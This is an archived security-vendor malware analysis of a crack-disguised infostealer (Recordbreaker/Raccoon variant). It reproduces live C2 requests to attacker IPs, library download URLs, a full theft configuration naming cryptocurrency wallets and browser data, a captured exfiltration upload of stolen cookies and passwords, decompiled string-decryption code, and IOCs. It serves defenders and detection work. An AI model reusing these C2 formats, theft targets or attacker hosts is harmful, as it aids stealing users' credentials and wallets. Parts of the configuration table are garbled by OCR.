

New Info-stealer Disguised as Crack Being Distributed

By ATCP

Published: 2022-06-21 · Archived: 2026-04-05 21:06:44 UTC




The ASEC analysis team has previously uploaded posts about various malware types that are being distributed by disguising themselves as software cracks and installers. CryptBot, RedLine, and Vidar are major example cases. Recently, a single malware type of RedLine has disappeared (it is still being distributed as a dropper type) and a new infostealer malware is being actively distributed instead. Its distribution became in full swing starting from May 20th, globally categorized as “Recordbreaker Stealer.” Some analyses see it as a new version of Raccoon Stealer.




The malware is created when users search for cracks, serial numbers, installers, etc. of commercial software and access the webpage to download and decompress files.

It is mainly distributed in an abnormally large size with a huge amount of padding added. The padding is inserted between the last section and the certificate area.

As such, the size of file downloaded from a website is between 3 to 7MB, while the size of the malware created upon decompressing the file is between 300 to 700MB. The malware icons use installer images or those of popular software. In some cases, it may be distributed in a typical packing method by dropper or downloader.



When the malware is run, it downloads additional libraries depending on the command from C2 (settings value) to collect various sensitive information from the user PC and send it back to C2. The target information for stealing is decided by the C2 settings. Additional malware strains may also be installed. The following figure shows the network behaviors for the overall execution flow.




When it first accesses C2, the malware sends the user name, MachineGUID value, and hard-coded key values within the sample and receives the settings data. The data includes the list of information that will be stolen and the download URL for the libraries needed to collect information.

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: record
Host: 45.142.212.100
Content-Length: 95
Connection: Keep-Alive
Pragma: no-cache

machineId=2a436123-51f4-43b3-[illegible]00ac8702d6a|vmuser&configId=fc6da5ae146a88c035ee85f8d230618d
```

```
libs_nss3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/
vcruntime140.dll
libs_mozglue:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_electc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
```

Initial samples had different domains for C2 and downloading libraries, but recent samples use the same URL for both. The C2s for the malware do not tend to last long. In fact, about 2 – 3 samples with new C2 domains are being distributed in a single day. The malware uses the “record” string as a value for User-Agent when communicating with the C2.



The targets for stealing in the settings data are mainly strings related to cryptocurrencies such as browser plugin wallets and open source wallets. It seems basic targets such as browser cookies, IDs, and passwords are chosen if the related libraries exist. The table below shows an example of the settings data for the analysis sample.

libs_nss3:http://146.19.247[.]28/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll libs_msvcp140:http://146.19.247[.]28/aN7jD0qO6kT5bK5bQ4e
Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://146.19.247[.]28/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;;*partitio*,*cache*,*dictionar**
wlts_atomic:Atomic;26;atomic;;*cache*,*IndexedDB**
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;;*cache**
*wlts_binance:Binance;26;Binance;*app-store.*;-*
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;;-*
wlts_electrum:Electrum;26;Electrum\wallets;;-*
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;;-*
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;;-*
wlts_guarda:Guarda;26;Guarda;;*cache*,*IndexedDB**
wlts_green:BlockstreamGreen;28;Blockstream\Green;;cache,gdk,*logs**
wlts_ledger:Ledger Live;26;Ledger Live;;*cache*,*dictionar*,*sqlite**
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmnfo_System Info.txt:System Information:
|Installed applications:
|
libs_nssdbm3:http://146.19.247[.]28/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll
wlts_daedalus:Daedalus;26;Daedalus Mainnet;;log*,*cache,chain,dictionar**
wlts_mymonero:MyMonero;26;MyMonero;;*cache**
wlts_xmr:Monero;5;Monero\\wallets;.keys;- wlts_wasabi:Wasabi;26;WalletWasabi\\Client;*;*tor*,*log**
ews_metax:mcohilncbfahbmgdjkbpemcciiolgcge;MetaX;Local Extension Settings
ews_xdefi:hmeobnfnfcmdkdcmlblgagmfpfboieaf;XDEFI;IndexedDB
ews_waveskeeper:lpilbniiabackdjcionkobglmddfbcjo;WavesKeeper;Local Extension Settings
ews_solflare:bhhhlbepdkbapadjdnnojkbgioiodbic;Solflare;Local Extension Settings
ews_rabby:acmacodkjbdgmoleebolmdjonilkdbch;Rabby;Local Extension Settings
ews_cyano:dkdedlpgdmmkkfjabffeganieamfklkm;CyanoWallet;Local Extension Settings
ews_coinbase:hnfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDB
ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings
ews_khc:hcflpincpppdclinealmandijcmnkbgn;KHC;Local Extension Settings
ews_tezbox:mnfifefkajgofkcjkemidiaecocnkjeh;TezBox;Local Extension Settings
ews_coin98:aeachknmefphepccionboohckonoeemg;Coin98;Local Extension Settings
ews_temple:ookjlbkiijinhpmnjffcofjonbfbgaoc;Temple;Local Extension Settings
ews_iconex:flpiciilemghbmfalicajoolhkkenfel;ICONex;Local Extension Settings
ews_sollet:fhmfendgdocmcbmfikdcogofphimnkno;Sollet;Local Extension Settings
ews_clover:nhnkbkgjikgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings
ews_polymesh:jojhfeoedkpkglbfimdfabpdfjaoolaf;PolymeshWallet;Local Extension Settings
ews_neoline:cphhlgmgameodnhkjdmkpanlelnlohao;NeoLine;Local Extension Settings
ews_keplr:dmkamcknogkgcdfhhbddcghachkejeap;Keplr;Local Extension Settings
ews_terra_e:ajkhoeiiokighlmdnlakpjfoobnjinie;TerraStation;Local Extension Settings
ews_terra:aiifbnbfobpmeekipheeijimdpnlpgpp;TerraStation;Local Extension Settings
ews_liquality:kpfopkelmapcoipemfendmdcghnegimn;Liquality;Local Extension Settings
ews_saturn:nkddgncdjgjfcddamfgcmfnlhccnimig;SaturnWallet;Local Extension Settings
ews_guild:nanjmdknhkinifnkgdcggcfnhdaammmj;GuildWallet;Local Extension Settings

ews_phantom:bfnaelmomeimhlpmgjnjophhpkkoljpa;Phantom;Local Extension Settings
ews_tronlink:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
ews_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension Settings
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefdm;MEW_CX;Sync Extension Settings
ews_ton:cgeeodpfagjceefieflmdfphplkenlfk;TON;Local Extension Settings
ews_goby:jnkelfanjkeadonecabehalmbgpfodjm;Goby;Local Extension Settings
ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension Settings
scrnsht_Screenshot.jpeg:1
tlgrm_Telegram:Telegram Desktop\tdata||*emoji*,*user_data*,*tdummy*,*dumps**
token:e1cf7053cd9066b051c048495a128811

Table 1. Full text for C2 response setting data

The sample steals basic system information, the list of installed programs, screenshots, data saved in browsers, and various cryptocurrency wallet information. The information that is stolen may vary depending on the C2's response. For example, one type of C2 does not steal screenshots but commands the malware to steal all txt files within the desktop and subfolders of My Documents.


```
—c94p58eyyL8AB1fr
Content-Disposition: form-data; name="file"; filename="₩ffcookies.txt"
Content-Type: application/x-object

www.ahnlab.com TRUE    /       FALSE   1675788338      WMONID GxJZ9SwHOF9
.ahnlab.com     TRUE    /       FALSE   1707291947      _ga     GA1.2.217974775.1644219947
.ahnlab.com     TRUE    /       FALSE   1644306347      _gid    GA1.2.1373052111.164421994
.ahnlab.com     TRUE    /       FALSE   1644220007      _gat    1
go.ahnlab.com   TRUE    /       TRUE    1959579953      visitor_id938663  57688770
go.ahnlab.com   TRUE    /       TRUE    1959579953      visitor_id938663-hash     2297e2551
go.ahnlab.com   TRUE    /       TRUE    1644221753      lpv938663         aHR0cHM6Ly93d3c
www.ahnlab.com TRUE    /       FALSE   1959579953      visitor_id938663  57688770
www.ahnlab.com TRUE    /       FALSE   1959579953      visitor_id938663-hash     2297e2551
.ahnlab.com     TRUE    /       FALSE   1644219986      _gali   passwd
C:₩Users₩vmuser₩AppData₩Roaming₩Mozilla₩Firefox₩Profiles₩94lklprm.default-release|
—c94p58eyyL8AB1fr
Content-Disposition: form-data; name="file"; filename="₩passwords.txt"
Content-Type: application/x-object

URL:https://www.ahnlab.com
USR:testff
PASS:asdasd
C:₩Users₩vmuser₩AppData₩Roaming₩Mozilla₩Firefox₩Profiles₩94lklprm.default-release|
—c94p58eyyL8AB1fr
Content-Disposition: form-data; name="file"; filename="₩autofill.txt"
Content-Type: application/x-object
```

Since June 17th, the C2s have been responding with settings value that downloads and runs additional malware besides libraries that will be used to steal information. The currently installed malware is ClipBanker (74744fc068f935608dff34ecd0eb1f96). It stays in the system by being registered in the task scheduler and changes the cryptocurrency wallet address string in the clipboard to that of the attacker. The history of related samples implies that the malware additionally installed other malware strains during the initial distribution stage.

The process of stealing information and installing ClipBanker is similar to that of CryptBot distribution. CryptBot is also being actively distributed at the moment.

- CryptBot Infostealer Constantly Changing and Being Distributed

Table 2. Settings value for installing additional malware



The following table shows a part of the attacker's wallet address.

BTC
19iQuuqoVQPAtRhzm4GvNuM3bj4Nm29ByX
32h53ccRQW6Vyw4rqR22xmip34WcC6pnFL

bc1qnd4p4vh6zvq68s7m70dvuzejfq2rfmqdlzmmse

ETH

0xF22ffD5be6efc35390dfD044B7156CC56C5d41f8

DASH

Xb2miQJ1JjBJA6CTh1GYfDnzduSfRacTVg

DOGE

D7kjwr9bTZCd4u8ws7KLvKsv71ai53vppJ


LTC

LUYBs28KD92zYYjG28gWq9GFvvsWE6KoeN

…


Table 3. Wallet address for alteration

One characteristic of Record Stealer is that it uses strings with certain meanings when decrypting strings it uses. At the initial stage, it used “credit19” as a key. Samples that are distributed after May 28th use the string “edinayarossiya”.



```
v96 = 0;
v0 = sub_10F1806("WI1fp6rW", &v96);
dword_10FEBCC = sub_10F855C(v0, &v96, "credit19");
v1 = sub_10F1806("SZZLig==", &v96);
dword_10FEBB0 = sub_10F855C(v1, &v96, "credit19");
v2 = sub_10F1806("S5Nap5g=", &v96);
dword_10FEA60 = sub_10F855C(v2, &v96, "credit19");
v3 = sub_10F1806("CZIxgZXcOhUn7hw5hUO9bkZiSb1i5jA=", &v96);
```

```
v109 = 0;
v0 = sub_371806("fVQMox8c", &v109);
dword_37EBF8 = sub_378746(v0, &v109, "edinayarossiya");
v1 = sub_371806("bE8Yjg==", &v109);
dword_37EBDC = sub_378746(v1, &v109, "edinayarossiya");
v2 = sub_371806("bkoJoy0=", &v109);
dword_37EA60 = sub_378746(v2, &v109, "edinayarossiya");
v3 = sub_371806("LEtihSAW6eunMDV+Aes3rVhAClFoaQM=", &v109);
```



The sample has a code that checks if the user’s default locale (language) is Russian, but the result does not make any difference for the behaviors.

```
BE 00E02901   MOV ESI,OFFSET 0129E000          PTR to UNICODE "ru"
FF36          PUSH DWORD PTR DS:[ESI]
A1 68E12901   MOV EAX,DWORD PTR DS:[129E168]
8D8D 1CFFFFFF LEA ECX,[EBP-0E4]
51            PUSH ECX
FFD0          CALL EAX                        Shlwapi.StrStrIW
85C0          TEST EAX,EAX
75 08         JNZ SHORT 012975B5
83C6 04       ADD ESI,4
81FE 04E02901 CMP ESI,OFFSET 0129E004
75 E1         JNE SHORT 01297596
```

Because malware distributed by being disguised as software cracks has diverse variants and is distributed in large amounts, users need to take caution. They should not download files from untrusted websites. Also, executables that are downloaded after multiple redirections are most likely to be malicious files. Moreover, if the file’s size increases to an abnormal degree after being decompressed, it might be the case discussed earlier in this post.

AhnLab products detect and block the malware type using the following aliases:

- Infostealer/Win.RecordStealer.R498039
- Infostealer/Win.RecordStealer.R500009
- Infostealer/Win.PassStealer.R496906
- Trojan/Win.ClipBanker.C5166957

  and more

MD5

0013a631fa834f5bc5e030915f04bae3

02b4bc8444cbbe15c4d5cac0c64dbd40

058874fe5f95c762a3fa016faf1077a1

06c09cc561f860fec73a342d5948c064

074e3f68a87a7eed362466c685ca4190

Additional IOCs are available on AhnLab TIP.

FQDN

both-those[.]xyz

brain-lover[.]xyz

broke-bridge[.]xyz

cool-story[.]xyz

cover-you[.]site

Additional IOCs are available on AhnLab TIP.

IP

135[.]181[.]105[.]89

146[.]19[.]247[.]28

146[.]19[.]247[.]52

146[.]19[.]75[.]8

146[.]70[.]124[.]71

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/35981/